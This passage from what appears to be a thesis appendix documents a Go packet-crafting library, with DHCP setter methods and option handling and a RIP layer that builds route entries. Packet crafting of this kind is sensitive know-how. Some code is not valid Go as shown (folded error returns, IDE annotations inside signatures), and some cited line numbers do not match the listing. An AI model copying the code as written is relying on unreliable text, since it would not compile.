func (d *DHCP) SetDstMac(macStr string) error {  1 usage  tiago.diogo +1
    mac, err := net.ParseMAC(macStr)
    if err != nil : errors.New("invalid source MAC address") 
    d.layer.ClientHWAddr = mac
    return nil
}

func (d *DHCP) SetXid(xid uint32) {  1 usage  Tiago Diogo
    d.layer.Xid = xid
}

func (d *DHCP) SetNextServerIP(serverIP string) {  no usages  Tiago Diogo
    d.layer.NextServerIP = net.ParseIP(serverIP)
}

func (d *DHCP) SetDstIP(ipStr string) error {  no usages  tiago.diogo
    ip := net.ParseIP(ipStr)
    if ip == nil : errors.New("invalid client IP") 
    d.layer.ClientIP = ip
    return nil
}

func (d *DHCP) SetSrcIP(ipStr string) error {  1 usage  tiago.diogo
    ip := net.ParseIP(ipStr)
    if ip == nil : errors.New("invalid your IP") 
    d.layer.YourClientIP = ip
    return nil
}

func (d *DHCP) SetRequest() {  no usages  tiago.diogo
    d.layer.Operation = golayers.DHCPOpRequest
}

func (d *DHCP) SetReply() {  2 usages  tiago.diogo
    d.layer.Operation = golayers.DHCPOpReply
}
```

Figure 187: DHCP structure 1

```go
func (d *DHCP) SetMsgType(msgType string) {  1 usage  tiago.diogo
    var msg golayers.DHCPMsgType
    switch msgType {
    case "discover":
        msg = golayers.DHCPMsgTypeDiscover
    case "offer":
        msg = golayers.DHCPMsgTypeOffer
    case "request":
        msg = golayers.DHCPMsgTypeRequest
    case "ack":
        msg = golayers.DHCPMsgTypeAck

    }
    d.layer.Options = append(d.layer.Options, golayers.DHCPOption{
        Type:   golayers.DHCPOptMessageType,
        Length: 1,
        Data:   []byte{byte(msg)},
    })
}
func (d *DHCP) AddOption(optType string, data interface{}) {  7 usages  Tiago Diogo
    var dhcpOpt golayers.DHCPOpt
    var byteData []byte

    switch optType {
    case "msg_type":
        dhcpOpt = golayers.DHCPOptMessageType
    case "server_id":
        dhcpOpt = golayers.DHCPOptServerID
    case "subnet_mask":
        dhcpOpt = golayers.DHCPOptSubnetMask
    case "router":
        dhcpOpt = golayers.DHCPOptRouter
    case "lease_time":
        dhcpOpt = golayers.DHCPOptLeaseTime
    case "renewal_time":
        dhcpOpt = golayers.DHCPOptT1
    case "rebind_time":
        dhcpOpt = golayers.DHCPOptT2
    case "end":
        dhcpOpt = golayers.DHCPOptEnd
    default:
        return
    }

    switch v := data.(type) {
    case string:
        byteData = []byte(v)
    case int:
        tmpBuffer := make([]byte, 4) // Assuming a 32-bit integer
        binary.BigEndian.PutUint32(tmpBuffer, uint32(v))
        byteData = tmpBuffer
    case []byte:
        byteData = v
    case net.IP:
        byteData = v
    default:
        return // or maybe log an error
    }
```

Figure 188: DHCP structure 2

```go
// DHCPv4 contains data for a single DHCP packet.
type DHCPv4 struct {
	BaseLayer
	Operation    DHCPOp
	HardwareType LinkType
	HardwareLen  uint8
	HardwareOpts uint8
	Xid          uint32
	Secs         uint16
	Flags        uint16
	ClientIP     net.IP
	YourClientIP net.IP
	NextServerIP net.IP
	RelayAgentIP net.IP
	ClientHWAddr net.HardwareAddr
	ServerName   []byte
	File         []byte
	Options      DHCPOptions
}
```

Figure 189: DHCP structure in gopacket

The hierarchy for the DHCP structure can be observed in figure 190.




Figure 190: DHCP layer hierarchy

Using the developed library, we can create an DHCP header using the code observed in figure 191.

```go
//DHCP Layer
dhcpLayer := packet.DHCPLayer()
dhcpLayer.SetReply()
dhcpLayer.SetMsgType( msgType: "ack")
```

Figure 191: DHCP layer using developed library

A.12 RIP

The code for the RIP layer can be found in **packet/rip.go** file and the code can be observed in figure 192. The RIP structure, defined in line 9, holds a pointer to the implemented rip protocol **protocols.RIPPacket** which is explained in section 3.8.2. The constructor is defined at line 13, when invoked, it creates an instance of RIP layer with no default values. Observe that in line 14, we link the port 520, which is the default for RIP, to the crafted RIP layer using the **RegisterUDPPortLayerType()** method. This enables gopacket to determine the subsequent layer after UDP when port 520 is in use. The following methods allow modification of the RIP layer:

- **SetCommand()** - Defined in line 19, it sets the command of RIP packet.
- **SetVersion()** - Defined in line 23. Sets the version of RIP protocol.
- **AddEntry()** - Defined in line 27, creates a RIP entry and adds it to the RIP packet.
- **Layer()** - Defined in line 45, provides a way for users to directly access the **protocols.RIP** layer.

```
9  type RIP struct {
10     layer *protocols.RIPPacket
11 }
12
13 func RIPLayer() *RIP {
14     layers.RegisterUDPPortLayerType(520, protocols.LayerTypeRip)
15     return &RIP{
16         layer: &protocols.RIPPacket{},
17     }
18 }
19
20 func (r *RIP) SetCommand(command uint8) {
21     r.layer.Command = command
22 }
23
24 func (r *RIP) SetVersion(version uint8) {
25     r.layer.Version = version
26 }
27
28 func (r *RIP) AddEntry(aFI uint16, routeTag uint16, ipAddress, subnetMask, nextHop net.IP, metric uint32) error {
29     entry := protocols.RIPEntry{
30         AddressFamilyIdentifier: aFI,
31         RouteTag:                routeTag,
32         Metric:                  metric,
33     }
34     copy(entry.IPAddress[:], ipAddress.To4())
35     copy(entry.SubnetMask[:], subnetMask.To4())
36     copy(entry.NextHop[:], nextHop.To4())
37
38     r.layer.Entries = append(r.layer.Entries, entry)
39     return nil
40 }
41
42 func (r *RIP) Layer() *protocols.RIPPacket {
43     return r.layer
44 }
```

Figure 192: RIP structure

The hierarchy for the RIP structure can be observed in figure 193.




Figure 193: RIP layer hierarchy